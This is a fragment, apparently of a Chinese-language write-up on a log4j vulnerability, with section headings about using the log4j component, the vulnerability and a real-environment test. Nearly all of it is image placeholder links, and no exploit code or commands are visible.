

(2) 使用log4j组件:







(3) 存在的漏洞:





(4) 在真实环境中:





